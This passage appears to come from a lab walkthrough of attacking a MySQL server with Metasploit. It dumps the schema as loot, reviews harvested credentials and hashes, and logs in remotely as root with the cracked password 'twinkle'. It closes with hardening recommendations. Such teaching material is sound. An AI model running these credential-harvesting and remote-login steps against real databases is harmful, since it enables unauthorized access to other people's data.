set PASSWORD twinkle
runThe full schema is dumped and stored as loot.
7. Reviewing Gathered Data
We review the information Metasploit has collected in the workspace: hosts, services and loot…
hosts
services
loot
…and the credentials and hashes gathered so far.
creds
8. Remote Database Access
With the recovered credentials we connect to the database directly to gather further information.
mysql -h 192.138.49.3 -u root -p
# password: twinkle
show databases;
9. Remediation Recommendations
- Enforce strong credentials: the
rootaccount used a weak, guessable password (twinkle). Apply strong password policies and remove accounts with empty passwords. - Restrict remote access: bind MySQL to
localhostor restrict host-based access (avoidroot@%) so the service is not reachable from untrusted networks. - Disable
LOAD DATA LOCAL INFILEand symlink usage to reduce file-read/write abuse. - Enable TLS for database connections to prevent clear-text credential interception.
- Apply least privilege: limit powerful privileges (FILE, SUPER, GRANT) to only the accounts that truly need them.